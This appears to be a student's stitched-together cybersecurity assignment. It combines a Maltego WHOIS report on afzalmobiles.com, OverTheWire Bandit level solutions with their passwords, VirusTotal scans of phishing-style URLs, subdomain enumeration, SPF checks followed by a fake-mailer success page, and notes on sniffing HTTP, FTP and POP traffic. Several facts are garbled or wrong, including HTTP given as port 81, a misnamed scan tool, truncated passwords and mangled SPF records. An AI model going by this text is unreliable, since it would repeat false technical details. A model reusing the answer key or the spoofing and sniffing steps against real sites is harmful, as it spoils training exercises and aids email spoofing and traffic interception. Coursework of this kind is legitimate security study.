
Property	Value
Name	PHP
Description	PHP is a widely used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.
Is Premium	no
Type	framework
Categories	
Link	https://www.php.net
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



1. Top 10 Entities

Total number of entities	24
Total number of links	23

Ranked by Incoming Links

Rank	Type	Value	Incoming links
1	Phone Number	+1 415 319 7517	1
2	URL	http://www.cloudflare.com	1
3	URL	Epp	1
4	URL	Wicf	1
5	URL	Epp	1
6	URL	https://www.cloudflare.com	1
7	URL	Epp	1
8	Company	VeriSign	1
9	URL	Afzalmobiles.Com	1
10	Company	Cloudflare	1

Ranked by Outgoing Links

Rank	Type	Value	Outgoing links
1	Domain	afzalmobiles.com	23
2	Phone Number	+1 415 319 7517	0
3	URL	http://www.cloudflare.com	0
4	URL	Epp	0
5	URL	Wicf	0
6	URL	Epp	0
7	URL	https://www.cloudflare.com	0
8	URL	Epp	0
9	Company	VeriSign	0
10	URL	Afzalmobiles.Com	0

Ranked by Total Links

Rank	Type	Value	Total links
1	Domain	afzalmobiles.com	23
2	Phone Number	+1 415 319 7517	1
3	URL	http://www.cloudflare.com	1
4	URL	Epp	1
5	URL	Wicf	1
6	URL	Epp	1
7	URL	https://www.cloudflare.com	1
8	URL	Epp	1
9	Company	VeriSign	1
10	URL	Afzalmobiles.Com	1

2. Entities by Type

Companies (10)

AFZALMOBILES.COM	Cloudflare
DAVID.NS.CLOUDFLARE.COM	Registrant City
SERENA.NS.CLOUDFLARE.COM	VeriSign
VeriSign Global Registry	Whois
https://domaincontact.cloudflareregistrar.com/afzalmobiles.com	whois.cloudflare.com

Domains (1)

afzalmobiles.com

Email Addresses (1)

registrar-abuse@cloudflare.com

Locations (1)

Registrant Street

Phone Numbers (1)

+1 415 319 7517

URLs (10)

Afzalmobiles.Com	Domain Registration Agreement
Epp	Epp
Epp	Registrar
Wicf	http://wdprs.internic.net
http://www.cloudflare.com	https://www.cloudflare.com

3. Entity Details



Domain

maltego.Domain

afzalmobiles.com

Weight	12
Domain Name	afzalmobiles.com

WHOIS Info

Domain Name: AFZALMOBILES.COM
Registry Domain ID: 2734284946_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.cloudflare.com
Registrar URL: http://www.cloudflare.com
Updated Date: 2023-09-25T20:50:56Z
Creation Date: 2022-10-25T09:51:10Z
Registry Expiry Date: 2024-10-25T09:51:10Z
Registrar: Cloudflare, Inc.
Registrar IANA ID: 1910
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Name Server: DAVID.NS.CLOUDFLARE.COM
Name Server: SERENA.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
<https://www.icann.org/wicf/>
>>> Last update of whois database: 2024-05-26T06:23:23Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not guarantee its accuracy. By submitting a Whois query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to VeriSign (or its computer systems). The compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of VeriSign. You agree not to use electronic processes that are automated and high-volume to access or query the Whois database except as reasonably necessary to register domain names or modify existing registrations. VeriSign reserves the right to restrict your access to the Whois database in its sole discretion to ensure operational stability. VeriSign may restrict or terminate your access to the Whois database for failure to abide by these terms of use. VeriSign reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Domain Name: AFZALMOBILES.COM
Registry Domain ID: 2734284946_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.cloudflare.com
Registrar URL: https://www.cloudflare.com
Updated Date: 2023-10-13T21:48:10Z
Creation Date: 2022-10-25T09:51:10Z
Registrar Registration Expiration Date: 2024-10-25T09:51:10Z
Registrar: Cloudflare, Inc.
Registrar IANA ID: 1910
Domain Status: clienttransferprohibited
<https://icann.org/epp#clienttransferprohibited>
Registry Registrant ID:
Registrant Name: DATA REDACTED
Registrant Organization: DATA REDACTED
Registrant Street: DATA REDACTED
Registrant City: DATA REDACTED
Registrant State/Province: Federal
Registrant Postal Code: DATA REDACTED
Registrant Country: PK
Registrant Phone: DATA REDACTED
Registrant Phone Ext: DATA REDACTED
Registrant Fax: DATA REDACTED
Registrant Fax Ext: DATA REDACTED

Registrant Fax Ext: DATA REDACTED
Registrant Email:
<https://domaincontact.cloudflareregistrar.com/afzalmobiles.com>
Registry Admin ID:
Admin Name: DATA REDACTED
Admin Organization: DATA REDACTED
Admin Street: DATA REDACTED
Admin City: DATA REDACTED
Admin State/Province: DATA REDACTED
Admin Postal Code: DATA REDACTED
Admin Country: DATA REDACTED
Admin Phone: DATA REDACTED
Admin Phone Ext: DATA REDACTED
Admin Fax: DATA REDACTED
Admin Fax Ext: DATA REDACTED
Admin Email: <https://domaincontact.cloudflareregistrar.com/afzalmobiles.com>
Registry Tech ID:
Tech Name: DATA REDACTED
Tech Organization: DATA REDACTED
Tech Street: DATA REDACTED
Tech City: DATA REDACTED
Tech State/Province: DATA REDACTED
Tech Postal Code: DATA REDACTED
Tech Country: DATA REDACTED
Tech Phone: DATA REDACTED
Tech Phone Ext: DATA REDACTED
Tech Fax: DATA REDACTED
Tech Fax Ext: DATA REDACTED
Tech Email: <https://domaincontact.cloudflareregistrar.com/afzalmobiles.com>
Registry Billing ID:
Billing Name: DATA REDACTED
Billing Organization: DATA REDACTED
Billing Street: DATA REDACTED
Billing City: DATA REDACTED
Billing State/Province: DATA REDACTED
Billing Postal Code: DATA REDACTED
Billing Country: DATA REDACTED
Billing Phone: DATA REDACTED
Billing Phone Ext: DATA REDACTED
Billing Fax: DATA REDACTED
Billing Fax Ext: DATA REDACTED
Billing Email: <https://domaincontact.cloudflareregistrar.com/afzalmobiles.com>
Name Server: david.ns.cloudflare.com
Name Server: serena.ns.cloudflare.com
DNSSEC: unsigned
Registrar Abuse Contact Email: registrar-abuse@cloudflare.com
Registrar Abuse Contact Phone: +1.4153197517
URL of the ICANN WHOIS Data Problem Reporting System:
<http://wdprs.internic.net/>
>>> Last update of WHOIS database: 2024-05-26T06:23:43Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

Cloudflare provides more than 13 million domains with the tools to give their global users a faster, more secure, and more reliable internet experience.

NOTICE:

Data in the Cloudflare Registrar WHOIS database is provided to you by Cloudflare under the terms and conditions at <https://www.cloudflare.com/domain-registration-agreement/>

By submitting this query, you agree to abide by these terms.

Register your domain name at <https://www.cloudflare.com/registrar/>

Outgoing (23)

	Company	AFZALMOBILES.COM
	Company	Cloudflare
	Company	DAVID.NS.CLOUDFLARE.COM
	Company	Registrant City
	Company	SERENA.NS.CLOUDFLARE.COM
	Company	VeriSign
	Company	VeriSign Global Registry
	Company	Whois
	Company	https://domaincontact.cloudflareregistrar.com/afzalmobiles.com
	Email Address	registrar-abuse@cloudflare.com
	Location	Registrant Street
	Phone Number	+1 415 319 7517
	URL	Afzalmobiles.Com
	URL	Domain Registration Agreement
	URL	Epp
	URL	Epp
	URL	Epp
	URL	Registrar
	URL	Wicf
	URL	http://wdprs.internic.net
	URL	http://www.cloudflare.com
	URL	https://www.cloudflare.com



Phone Number

maltego.PhoneNumber

+1 415 319 7517

Weight 100

Phone Number +1 415 319 7517

Country Code

City Code

Area Code

Last Digits

Incor...ning (1)



Domain afzalmobiles.com



URL

maltego.URL



<http://www.cloudflare.com>

Weight	100
Short title	http://www.cloudflare.com
URL	http://www.cloudflare.com
Title	http://www.cloudflare.com
	URL: http://www.cloudflare.com Up

Incoming (1)



Domain

afzalmobiles.com

	URL
	maltego.URL
	Epp
Weight	100
Short title	Epp
URL	https://icann.org/epp#clientTransferProhibited
Title	Epp
	ited https://icann.org/epp#clientTransferProhibited Na

Incoming (1)



Domain

afzalmobiles.com

	URL
	maltego.URL
	Wicf
Weight	100
Short title	Wicf
URL	https://www.icann.org/wicf
Title	Wicf
	orm: https://www.icann.org/wicf/ >>>

Incoming (1)



Domain

afzalmobiles.com

	URL
	maltego.URL
	Epp
Weight	100
Short title	Epp
URL	https://icann.org/epp
Title	Epp
	isit https://icann.org/epp NOTI

Incoming (1)



Domain

afzalmobiles.com



URL

maltego.URL

<https://www.cloudflare.com>

Weight

100

Short title

<https://www.cloudflare.com>

URL

<https://www.cloudflare.com>

Title

<https://www.cloudflare.com>URL: <https://www.cloudflare.com>

Updat

Incoming (1)



Domain

afzalmobiles.com



URL

maltego.URL

[Epp](#)

Weight

100

Short title

Epp

URL

<https://icann.org/epp#clienttransferprohibited>

Title

Epp

ited <https://icann.org/epp#clienttransferprohibited>

Regis

Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

[VeriSign](#)

Weight

95

Name

VeriSign

Info

Relevance:

0.951893

Count:

8

Incoming (1)



Domain

afzalmobiles.com

 URL
maltego.URL

Afzalmobiles.Com

Weight	100
Short title	Afzalmobiles.Com
URL	https://domaincontact.cloudflareRegistrar.com/afzalmobiles.com
Title	Afzalmobiles.Com ail: https://domaincontact.cloudflareRegistrar.com/afzalmobiles.com Regis

Incoming (1)

 Domain	afzalmobiles.com
--	------------------

 Company
maltego.Company
Cloudflare

Weight	63
Name	Cloudflare

Info

Relevance:	0.633151
Count:	4

Incoming (1)

 Domain	afzalmobiles.com
--	------------------

 URL
maltego.URL

http://wdprs.internic.net

Weight	100
Short title	http://wdprs.internic.net
URL	http://wdprs.internic.net
Title	http://wdprs.internic.net tem: http://wdprs.internic.net/ >>>

Incoming (1)

 Domain	afzalmobiles.com
--	------------------

 Company
maltego.Company
AFZALMOBILES.COM

Weight	62
Name	AFZALMOBILES.COM
Info	
Relevance:	0.622859
Count:	2
Incoming (1)	
 Domain	afzalmobiles.com

 URL	maltego.URL
Domain Registration Agreement	
Weight	100
Short title	Domain Registration Agreement
URL	https://www.cloudflare.com/domain-registration-agreement
Title	Domain Registration Agreement s at https://www.cloudflare.com/domain-registration-agreement/
By	
Incoming (1)	
 Domain	afzalmobiles.com

	Company
	maltego.Company
	whois.cloudflare.com
Info	
Weight	61
Name	whois.cloudflare.com
Info	
Relevance:	0.6125
Count:	2
Incoming (1)	
 Domain	afzalmobiles.com

 URL	maltego.URL
Registrar	


Weight	100
Short title	Registrar
URL	https://www.cloudflare.com/registrar
Title	Registrar e at https://www.cloudflare.com/registrar/

Incoming (1)




Domain

afzalmobiles.com

	Company maltego.Company DAVID.NS.CLOUDFLARE.COM
Weight	40
Name	DAVID.NS.CLOUDFLARE.COM
Info	
Relevance:	0.406267
Count:	1
Incoming (1)	
	Domain
	afzalmobiles.com

	Company maltego.Company SERENA.NS.CLOUDFLARE.COM
Weight	40
Name	SERENA.NS.CLOUDFLARE.COM
Info	
Relevance:	0.403633
Count:	1
Incoming (1)	
	Domain
	afzalmobiles.com

	Company maltego.Company https://domaincontact.cloudflareregistrar.com/afzalmobiles.com
Weight	39
Name	https://domaincontact.cloudflareregistrar.com/afzalmobiles.com

Info

Relevance: 0.399376

Count: 3

Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

VeriSign Global Registry

Weight

34

Name

VeriSign Global Registry

Info

Relevance: 0.340333

Count: 1

Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

Whois

Weight

21

Name

Whois

Info

Relevance: 0.213246

Count: 2

Incoming (1)



Domain

afzalmobiles.com



Location

maltego.Location

Registrant Street

Weight	19
Name	Registrant Street
Country	
City	
Street Address	
Area	
Area Code	
Country Code	
Longitude	0.0
Latitude	0.0

Info

Relevance: 0.199904

Count: 1

Incoming (1)



Domain

afzalmobiles.com



Company

maltego.Company

Registrant City

Weight	19
Name	Registrant City

Info

Relevance: 0.197544

Count: 1

Incoming (1)



Domain

afzalmobiles.com



Email Address

maltego.EmailAddress

registrar-abuse@cloudflare.com

Weight	100
Email Address	registrar-abuse@cloudflare.com

Incoming (1)



Domain

afzalmobiles.com

Level 0 –

```
bandit0@bandit:~$ cat readme  
NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
```

Level 1 –

```
bandit1@bandit:~$ cat .-/  
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
```

Level 2 –

```
bandit2@bandit:~$ cat "spaces in this filename"  
abZ0W5EmUfAf7kHTQe0wd8bauFJ2lAiG
```

Level 3 –

```
bandit3@bandit:~/inhere$ cat .hidden  
2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe
```

Level 4 –

```
bandit4@bandit:~/inhere$ cat .-/file07  
1rTWI6bB37kxfiC0ZaUd0IYfr6eFegR
```

Level 5 –

```
bandit5@bandit:~/inhere$ cat ./maybenhere0///file2  
P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
```

Level 6 –

```
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password  
z7Wt0NQU2XfjmMtWA8u5rN4vzqu4v99S
```

Level 7 –

```
bandit7@bandit:~$ grep millionth data.txt  
millionth      TESKZC0XvTetK0S9xNwm25STk5iWrBvP
```

Level 8 –

```
bandit8@bandit:~$ sort data.txt | uniq -c | grep " 1 " | tr -s ' ' | cut -d ' ' -f3-  
EN632PlfYiZbn3PhVK3XOGSlNInNE00t
```

Level 9 –

```
bandit9@bandit:~$ strings data.txt | grep '===='  
x]T==== theG)"  
==== password^  
==== is  
==== G7w8LIi6J3kTb8A7j9LgrywtEULyyp6s
```

Level 10 –

```
bandit10@bandit:~$ base64 -d data.txt  
The password is 6zPeziLdR2RKNdNYFNb6nVCKzphlXBM
```

Question 1 – Linkedin , Gmail , Microsoft Login Pages checked for vulnerabilities in Virustotal application

The screenshot shows the VirusTotal interface for the URL <https://1d1e480f8ebc5e512f77a9632.services.net/>. The main summary indicates 4 AV security vendors flagged this URL as malicious. The status is 200 and the content type is application/javascript. The community score is 100. Below the summary, there are tabs for DETECTION, DETAILS, and COMMUNITY. The SECURITY VENDORS' ANALYSIS table shows the following results:

Security vendor	Analysis	Do you want to automate check?
DrWeb	Malicious	Malicious
Trustwave	Possibly Malicious	Malicious
AegisLab	Clean	Clean
AVG (MONITORAPP)	Clean	Clean
AlphaVulture.ai	Clean	Clean

The screenshot shows the VirusTotal interface for the URL <https://fdd332a031352e3331fc1c28c.services.net/>. The main summary indicates 3 AV security vendors flagged this URL as malicious. The status is 200 and the content type is application/javascript. The community score is 100. Below the summary, there are tabs for DETECTION, DETAILS, and COMMUNITY. The SECURITY VENDORS' ANALYSIS table shows the following results:

Security vendor	Analysis	Do you want to automate check?
Guard	Malicious	Malicious
Wbitsoft	Malicious	Clean
AegisLab	Clean	Clean
AVG (MONITORAPP)	Clean	Clean
AlphaVulture.ai	Clean	Clean

The screenshot shows the VirusTotal interface for the URL <https://cpt.unlimited.google-drive-free.com/doc/doc/000228.services.net/>. The main summary indicates 5 AV security vendors flagged this URL as malicious. The status is 200 and the content type is application/javascript. The community score is 100. Below the summary, there are tabs for DETECTION, DETAILS, and COMMUNITY. The SECURITY VENDORS' ANALYSIS table shows the following results:

Security vendor	Analysis	Do you want to automate check?
DrWeb	Malicious	Malicious
Setpoint	Malicious	Malicious
Wbitsoft	Malicious	Malicious
AegisLab	Clean	Clean
AVG (MONITORAPP)	Clean	Clean
AlphaVulture.ai	Clean	Clean

Question 2 –

3 Websites from Hackerone webpage scanned using Pyphisher in kali linux

```
[!] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 874
www.nintendo.com
```

```
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 752
```

```
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 2031
cards--paypal.com
```

Question 3 –

SPF record lookup and validation for: darsz.pk
SPF records are published in DNS as TXT records.
The TXT records found for your domain are:
facebook_mx_spf_verification=d205f666211bd0281191938
darsz_pk_mx_spf_verification=d4ff441248179ff9ff34f
google_seo_spf_verification=69POAD2HfGdAnN9uC2DnIVsER2TFR3nuaNg
MSOffice3292123
_gimelsgn_domain_verification=Ay5d0kyNgGFVXQyaedQz+2xHQEs6ThwPAcPTEc=52cv2t1CfRycb5l8mteqgzwA
goodgb_mx_spf_verification=5cf9f91a09e023_g9W9K3_iGCHV29_1GSXYm-X0
rovad_1mx_spf_verification=43A65C3C3EELS24Q9SE
mail2021_mx_spf_verification=4PQD-Gaw9HtHvJt18VvD
21Dz2W1MWhdyHChkpCCLDqngH1tbKAAsywoekKA=--
v=spf include _soft google.com ~all

Checking to see if there is a valid SPF record.

DNS Truncated UDP Reply; SPF records should fit in a UDP packet, relying TCP

Found v=spf1 record for darsz.pk:
v=spf1 include_soft google.com ~all

evaluating...
SPF record passed validation test with pySPF (Python SPF library)

[Return to SPF checking tool \(clears form\)](#)

Use the back button on your browser to return to the SPF checking tool without clearing the form!



Free online fake mailer with attachments, encryption,
HTML editor and advanced settings...

 **E-mail sent successfully**

SPF record lookup and validation for: homeshopping.pk
SPF records are published in DNS as TXT records.
The TXT records found for your domain are:
8380egogmc.1kdn0j91h00b5
v=spf1 ip4.213.136.75.89 ip4.168.119.7.170 include:_spf.google.com ~all*v=spf1 include.servers.mcsy.net ?all

Checking to see if there is a valid SPF record.

Found v=spf1 record for homeshopping.pk:
v=spf1 ip4.213.136.75.89 ip4.168.119.7.170 include:_spf.google.com ~all*v=spf1 include.servers.mcsy.net ?all

evaluating...
Results - PermError SPF Permanent Error: Unknown mechanism found: ~all*v=spf1

[Return to SPF checking tool \(clears form\)](#)

Use the back button on your browser to return to the SPF checking tool without clearing the form.

SPF record lookup and validation for: sabaq.pk
SPF records are published in DNS as TXT records.
The TXT records found for your domain are:
v=spf1 a mx a:smtp.nayatel.com a:smtp3.nayatel.com a:smtp1.nayatel.com ip4:203.82.48.0/24 ip4:115.186.154.158/32 ip4:115.186.188.0/24 ~all

Checking to see if there is a valid SPF record.

Found v=spf1 record for sabaq.pk:
v=spf1 a mx a:smtp.nayatel.com a:smtp3.nayatel.com a:smtp2.nayatel.com a:smtp1.nayatel.com ip4:203.82.48.0/24 ip4:115.186.154.158/32 ip4:115.186.188.0/24 ~all

evaluating...
SPF record passed validation test with pySPF (Python SPF library)

[Return to SPF checking tool \(clears form\)](#)

Use the back button on your browser to return to the SPF checking tool without clearing the form.

ASSIGNMENT - 4

A . Sniffing - Identify the website that have vulnerable protocols to sniff

- > HTTP**
- > FTP**
- > POP**

Sniffing : The process of capturing and analyzing the data packets which are passing through the network .Sniffers are used by network/system administrators to monitor and troubleshoot network traffic.Attackers use sniffers to capture data.

Here we need to identify the vulnerabilities of a website we use a tool called wireshark.

Wireshark : network protocol analyzer or an application that captures packets from a network connection.

Here we need to website protocols

Http protocol : 81

FTP protocol : 20,21


Pop protocol : 110

Now find any website in google browser go to google . and search any website which is having vulnerabilities .

